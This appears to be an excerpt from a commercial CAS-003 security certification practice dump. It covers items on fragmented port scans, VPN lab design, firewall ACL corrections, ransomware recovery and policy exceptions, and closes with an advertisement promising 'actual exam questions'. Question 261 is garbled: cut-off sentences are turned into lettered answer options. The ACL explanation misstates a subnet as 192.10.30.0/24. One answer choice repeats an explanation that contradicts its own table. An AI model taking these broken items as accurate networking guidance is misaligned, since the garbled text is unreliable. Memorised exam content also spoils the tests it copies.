The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing.

Incorrect Answers:

A: Removing contact details from the domain name registrar does not improve the security of a network.

C: Enabling a honeynet to capture and facilitate future analysis of malicious attack vectors is a good way of gathering information to help you plan how you can defend against future attacks. However, it does not improve the security of the existing network.

D: Filter all internal ICMP message traffic does not force attackers to use full-blown TCP port scans against external network interfaces. They can use fragmented scans.

References:

<http://www.auditmypc.com/port-scanning.asp>

#### NEW QUESTION 255

An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are: Each lab must be on a separate network segment.

Labs must have access to the Internet, but not other lab networks.

Student devices must have network access, not simple access to hosts on the lab networks. Students must have a private certificate installed before gaining access.

Servers must have a private certificate installed locally to provide assurance to the students. All students must use the same VPN connection profile.

Which of the following components should be used to achieve the design in conjunction with directory services?

- A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
- B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on routing equipment
- C. IPSec VPN with mutual authentication for remote connectivity, RADIUS for authentication, ACLs on network equipment
- D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

**Answer: C**

**Explanation:**

IPSec VPN with mutual authentication meets the certificates requirements. RADIUS can be used with the directory service for the user authentication.

ACLs (access control lists) are the best solution for restricting access to network hosts. Incorrect Answers:

A: This solution has no provision for restricting access to hosts on the lab networks. B: This solution has no provision for restricting access to hosts on the lab networks. D: This solution has no provision for restricting access to hosts on the lab networks.

**NEW QUESTION 257**


Company A has noticed abnormal behavior targeting their SQL server on the network from a rogue IP

address. The company uses the following internal IP address ranges: 192.10.1.0/24 for the corporate site and 192.10.2.0/24 for the remote site. The Telco router interface uses the 192.10.5.0/30 IP range.

Instructions: Click on the simulation button to refer to the Network Diagram for Company A. Click on Router 1, Router 2, and the Firewall to evaluate and configure each device.

Task 1: Display and examine the logs and status of Router 1, Router 2, and Firewall interfaces.

Task 2: Reconfigure the appropriate devices to prevent the attacks from continuing to target the SQL server and other servers on the corporate network.







FIREWALL ACCESS CONTROL LIST (ACL)			
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input type="button" value="Reset ACL"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>			



A. Check the answer below

FIREWALL ACCESS CONTROL LIST (ACL)			
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input type="button" value="Reset ACL"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>			

We have traffic coming from two rogue IP addresses: 192.10.3.204 and 192.10.3.254 (both in the 192.10.30.0/24 subnet) going to IPs in the corporate site subnet (192.10.1.0/24) and the remote site subnet (192.10.2.0/24). We need to Deny (block) this traffic at the firewall by ticking the following two checkboxes:

192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>

B. Check the answer below

FIREWALL ACCESS CONTROL LIST (ACL)			
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input type="button" value="Reset ACL"/> <input type="button" value="Save"/> <input type="button" value="Exit"/>			

We have traffic coming from two rogue IP addresses: 192.10.3.204 and 192.10.3.254 (both in the 192.10.30.0/24 subnet) going to IPs in the corporate site subnet (192.10.1.0/24) and the remote site subnet (192.10.2.0/24). We need to Deny (block) this traffic at the firewall by ticking the following two checkboxes:

192.10.3.0/24	192.10.1.0/24	<input type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input type="checkbox"/>

**Answer: A**

#### NEW QUESTION 261

Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:  
 User Subnet: 192.168.1.0/24 Server Subnet: 192.168.2.0/24 Finance Subnet: 192.168.3.0/24 Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down  
 Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.

- Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.  
 Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.  
 Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

## Firewall Interface

### Instructions:

To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns.

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Deny	⬆️ ⬇️
any	any	any	any	any	Permit	⬆️ ⬇️
any	any	192.168.2.11	1433	UDP	Deny	⬆️ ⬇️
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	⬆️ ⬇️
192.168.1.5	any	192.168.2.0/24	any	any	Deny	⬆️ ⬇️
any	any	192.168.2.33	80	TCP	Permit	⬆️ ⬇️



A. Check the answer below

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	⬆️ ⬇️
any	any	192.168.2.33	443	TCP	Permit	⬆️ ⬇️
any	any	192.168.2.11	1433	TCP	Deny	⬆️ ⬇️
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	⬆️ ⬇️
192.168.1.5	any	192.168.2.0/24	any	any	Deny	⬆️ ⬇️
any	any	any	any	any	Deny	⬆️ ⬇️

- Task 1) An administrator added a rule to allow their machine terminal server access to the server subne  
 B. This rule is not workin  
 C. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio  
 D. It is not working because the action is set to Den  
 E. This needs to be set to Permit.

192.168.1.10	any	192.168.2.0/24	3389	any	Deny	⬆️ ⬇️
--------------	-----	----------------	------	-----	------	-------

Task 2)

- All web servers have been changed to communicate solely over SS  
 F. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo  
 G. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).

any	any	192.168.2.33	80	TCP	Permit	⬆️ ⬇️
-----	-----	--------------	----	-----	--------	-------

- Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ  
 H. This rule is not workin  
 I. Identify and correct this issue.The SQL Server rule is shown in the image belo  
 J. It is not working because the protocol is wron  
 K. It should be TCP, not UDP.

any	any	192.168.2.11	1433	UDP	Deny	⬆️ ⬇️
-----	-----	--------------	------	-----	------	-------

- Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.The network time rule is shown in the image below.



However, this rule is not being used because the ‘any’ rule shown below allows all traffic and the rule is placed above the network time rule  
 L. To block all other traffic, the ‘any’ rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed at the bottom of the list to the rule is enumerated last).

any	any	any	any	any	Permit	↑	↓
-----	-----	-----	-----	-----	--------	---	---

M. Check the answer below

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order	
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	↑	↓
any	any	192.168.2.33	443	TCP	Permit	↑	↓
any	any	192.168.2.11	1433	TCP	Deny	↑	↓
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	↑	↓
192.168.1.5	any	192.168.2.0/24	any	any	Deny	↑	↓
any	any	any	any	any	Deny	↑	↓

Task 1) An administrator added a rule to allow their machine terminal server access to the server subne

N. This rule is not workin

O. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio

P. It is not working because the action is set to Den

Q. This needs to be set to Permit.

192.168.1.10	any	192.168.2.0/24	3389	any	Deny	↑	↓
--------------	-----	----------------	------	-----	------	---	---

Task 2)

All web servers have been changed to communicate solely over SS

R. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo

S. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ

T. This rule is not workin

. Identify and correct this issue.The SQL Server rule is shown in the image belo

. It is not working because the protocol is wron

. It should be TCP, not UDP.

any	any	192.168.2.11	1433	UDP	Deny	↑	↓
-----	-----	--------------	------	-----	------	---	---

Task 4)

Other than allowing all hosts to do network time and SSL, modify a rule to ensure that noother traffic is allowed.The network time rule is shown in the image below.However, this rule is not being used because the ‘any’ rule shown below allows all traffic and the rule is placed above the network time rul

. To block all other traffic, the ‘any’ rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed at the bottom of the list to the rule is enumerated last).

any	any	any	any	any	Permit	↑	↓
-----	-----	-----	-----	-----	--------	---	---

**Answer: A**

### NEW QUESTION 262

A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

- A. Determining how to install HIPS across all server platforms to prevent future incidents
- B. Preventing the ransomware from re-infecting the server upon restore
- C. Validating the integrity of the deduplicated data
- D. Restoring the data will be difficult without the application configuration

**Answer: D**

### Explanation:

Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.

Since the backup application configuration is not accessible, it will require more effort to recover the data.

Eradication and Recovery is the fourth step of the incident response. It occurs before preventing future problems.

Incorrect Answers:

A: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

B: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

C: Since the incident did not affect the deduplicated data, it is not included in the incident response process.

References: <https://en.wikipedia.org/wiki/Ransomware>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

### NEW QUESTION 264

The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

- A. Business or technical justification for not implementing the requirements.
- B. Risks associated with the inability to implement the requirements.
- C. Industry best practices with respect to the technical implementation of the current controls.

- D. All sections of the policy that may justify non-implementation of the requirements.
- E. A revised DRP and COOP plan to the exception form.
- F. Internal procedures that may justify a budget submission to implement the new requirement.
- G. Current and planned controls to mitigate the risk

**Answer:** ABG

**Explanation:**

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

C: The policy exception form is not for implementation, but for non-implementation.

D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.

E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.

F: The policy exception form requires justification for not implementing the requirements, not the other way around.

References: <http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf>

**NEW QUESTION 266**

.....



## Thank You for Trying Our Product

### We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

### CAS-003 Practice Exam Features:

- \* CAS-003 Questions and Answers Updated Frequently
- \* CAS-003 Practice Questions Verified by Expert Senior Certified Staff
- \* CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
**[Order The CAS-003 Practice Test Here](#)**